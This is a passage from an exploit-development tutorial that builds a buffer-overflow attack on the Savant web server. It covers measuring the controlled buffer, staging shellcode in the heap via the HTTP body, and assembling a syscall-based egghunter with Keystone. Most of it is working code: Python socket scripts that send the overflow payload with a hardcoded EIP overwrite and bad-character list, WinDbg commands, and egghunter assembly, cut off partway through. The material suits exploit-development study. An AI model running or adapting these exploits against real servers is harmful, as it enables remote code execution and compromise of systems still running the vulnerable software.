
Figure 10.5 - Two single-steps later and EIP has jumped into the A-buffer. We are now executing inside the 253-byte region we control. The redirect chain is complete.
11. Measuring the Available Buffer Space
With execution redirected into the A-buffer, we calculate exactly how many bytes are usable:
1
? 0506eb7f + 0n11 - @eip

Figure 11.1 - WinDbg evaluates the expression and reports 0xfb = 251. The 0n11 accounts for bytes at the start of the buffer that are corrupted by the server’s handling. We have 251 usable bytes.

Figure 11.2 - A Meterpreter reverse shell payload generated by msfvenom typically runs 350-500 bytes after encoding. Our 251-byte budget is less than half of what we need. This is the constraint that motivates the egghunter architecture.
The space problem in numbers:
Budget Bytes Available 251 Typical shell ~400 Shortfall ~150 We cannot shrink the payload to fit. Instead, we stage the payload elsewhere and use the 251-byte window to hold a compact egghunter that finds it.
12. Staging the Secondary Buffer in the Heap
12.1 The Idea
The key insight: Savant parses the HTTP body - data that follows the \r\n\r\n header terminator - into a separate heap allocation before the crash occurs. That allocation persists in process memory through the crash. If we place our full shellcode in the HTTP body, we can find it with an egghunter at crash time.
12.2 First Attempt: Wrong Terminator
We first try placing the secondary buffer after a single \r\n:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method    = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"
    filler    = b"A" * 253
    EIP       = pack("<L", 0x418674)
    teminator = b"\r\n"
    egg       = b"w00tw00t" + b"D" * 400
    payload   = method + filler + EIP + teminator + egg + b"\r\n\r\n"

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 12.1 - The first staging attempt places the egg and shellcode after a single CRLF. We add w00tw00t as a searchable marker.
1
python3 eggh.py 10.0.2.15
Figure 12.2 - The first staging attempt is delivered. We now check whether the application crashes - if it does, the body data arrived before the overflow killed the process.

Figure 12.3 - No crash. A single \r\n does not terminate the HTTP request headers; the server waits for more data and never reaches the vulnerable parse path. We need the full \r\n\r\n double-CRLF terminator.
12.3 Correct Terminator
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method    = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"
    filler    = b"A" * 253
    EIP       = pack("<L", 0x418674)
    shellcode = b"w00tw00t" + b"D" * 400
    payload   = method + filler + EIP + b"\r\n\r\n" + shellcode

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 12.4 - The corrected script places the egg marker and 400 D bytes after the full \r\n\r\n HTTP terminator.
1
python3 eggh.py 10.0.2.15

Figure 12.5 - The corrected staging payload is delivered. The full \r\n\r\n terminator follows the overflow buffer, signalling the end of the HTTP headers and causing the server to parse the trailing body data before crashing.

Figure 12.6 - The application crashes as expected. Now we search for our egg marker to verify the secondary buffer arrived.
12.4 Verifying the Secondary Buffer
1
s -a 0x0 L?80000000 w00tw00t

Figure 12.7 - The ASCII search across the full virtual address space finds w00tw00t at a heap address. The secondary buffer is present in memory.
1
dc 023b6c1e L100

Figure 12.8 - Dumping the found address shows w00tw00t followed by an unbroken run of D bytes. The buffer arrived intact.
Calculate its size:
1
? (023b6dae+0n8) - (023b6c1e+0n8)

Figure 12.9 - The calculation confirms 400 bytes of space - well above the 400+ bytes we need for a Meterpreter payload.
Confirm the buffer is not on the stack:
1
!teb

Figure 12.10 - The TEB shows StackBase and StackLimit. The buffer address (023b6c1e) is far below StackLimit, confirming it is not on the stack.
1
!address 023b6c1e

Figure 12.11 - !address reports MEM_COMMIT, PAGE_READWRITE, and usage type Heap. The secondary buffer lives in the Windows heap - its address changes between runs, which is exactly why we need an egghunter.
13. The Windows Heap Manager
The Windows heap manager is a software abstraction layer that sits above the operating system’s raw virtual memory interfaces. When an application calls HeapAlloc or the CRT malloc, the request flows through ntdll.dll’s RtlAllocateHeap and RtlFreeHeap functions. At process start-up, Windows creates a default process heap for each process; applications may request additional heaps with HeapCreate.
The critical property for exploit development is that heap addresses are not static. The address of any particular allocation depends on the order and size of all prior allocations in that session. On systems with ASLR enabled the heap base itself is randomised at start-up. This means we cannot hard-code the address of our secondary buffer - it will be different every time we send our request.
The egghunter sidesteps this entirely: instead of guessing an address, it walks every accessible page of the process virtual address space at runtime and stops when it finds the egg marker w00tw00t.
14. The Keystone Assembler Engine
Rather than hand-assembling shellcode and manually extracting opcodes, we use the Keystone Engine - a Python-accessible multi-architecture assembler. We feed it assembly source text and it returns the raw opcode bytes ready to embed in an exploit.
Basic usage:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
from keystone import *

CODE = (
    "                   "
    "                   "
    " start:            "
    "   xor eax, eax   ;"
    "   add eax, ecx   ;"
    "   push eax       ;"
    "   pop esi        ;"
)

# Initialise engine in 32-bit x86 mode
ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)

instructions = ""
for dec in encoding:
    instructions += "\\x{0:02x}".format(int(dec)).rstrip("\n")

print(f"Opcodes: {instructions}")

Figure 14.1 - A minimal Keystone script. We declare the instruction set (KS_ARCH_X86, KS_MODE_32), assemble the CODE string, and format the output as \xNN escape sequences.
1
python3 keystonegen.py

Figure 14.2 - Keystone assembles the four instructions and prints the opcodes. We cross-verify these against nasm_shell to confirm they are correct.
1
2
3
4
5
nasm_shell
xor eax, eax
add eax, ecx
push eax
pop esi

Figure 14.3 - nasm_shell produces the same opcode bytes as Keystone. Both assemblers agree, confirming the Keystone setup is working correctly.
15. The Syscall-Based Egghunter
15.1 Concept: Using the Kernel as a Memory Probe
Before we can read a byte at an arbitrary virtual address, we must know whether that address is mapped and accessible. If we try to dereference an unmapped page directly from user space, the CPU raises an access violation that crashes the process.
The egghunter avoids this by using a system call as a proxy: instead of reading the address itself, it asks the kernel to access the address on its behalf. The kernel returns a status code. If the page is unmapped or protected, the status code indicates STATUS_ACCESS_VIOLATION (0xC0000005) and the kernel returns cleanly to user space - the process does not crash. The egghunter checks the low byte of the return value (AL == 0x05) and skips to the next page if a violation is detected.
The system call used is NtAccessCheckAndAuditAlarm, invoked through the legacy software interrupt INT 0x2E with the call index in EAX.
15.2 Full Egghunter Code
The egghunter is 32 bytes when assembled. Every label and instruction is annotated; the sections that follow break each block down individually. Pay attention to the register choices: EDX acts as the current probe address, EDI is the string-operation pointer required by SCASD, and EAX holds both the syscall number and the egg signature at different moments:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
from keystone import *

CODE = (
    # We use the edx register as a memory page counter
    " "
    " loop_inc_page: "
            # Go to the last address in the memory page
    "       or dx, 0x0fff ;"

    " loop_inc_one: "
            # Increase the memory counter by one
    "       inc edx ;"

    " loop_check: "
            # Save the edx register which holds our memory address on the stack
    "       push edx ;"

            # Push the system call number
    "       push 0x2 ;"
            # Initialize the call to NtAccessCheckAndAuditAlarm
    "       pop eax ;"

            # Perform the system call
    "       int 0x2e ;"

            # Check for access violation, 0xc0000005 (ACCESS_VIOLATION)
    "       cmp al, 0x05 ;"

            # Restore the edx register to check later for our egg
    "       pop edx ;"

    " loop_check_valid: "
            # If access violation encountered, go to next page
    "       je loop_inc_page ;"

    " is_egg: "
            # Load egg (w00t in this example) into the eax register
    "       mov eax, 0x74303077 ;"

            # Initialize pointer with current checked address
    "       mov edi, edx ;"

            # Compare eax with doubleword at edi and set status flags
    "       scasd ;"

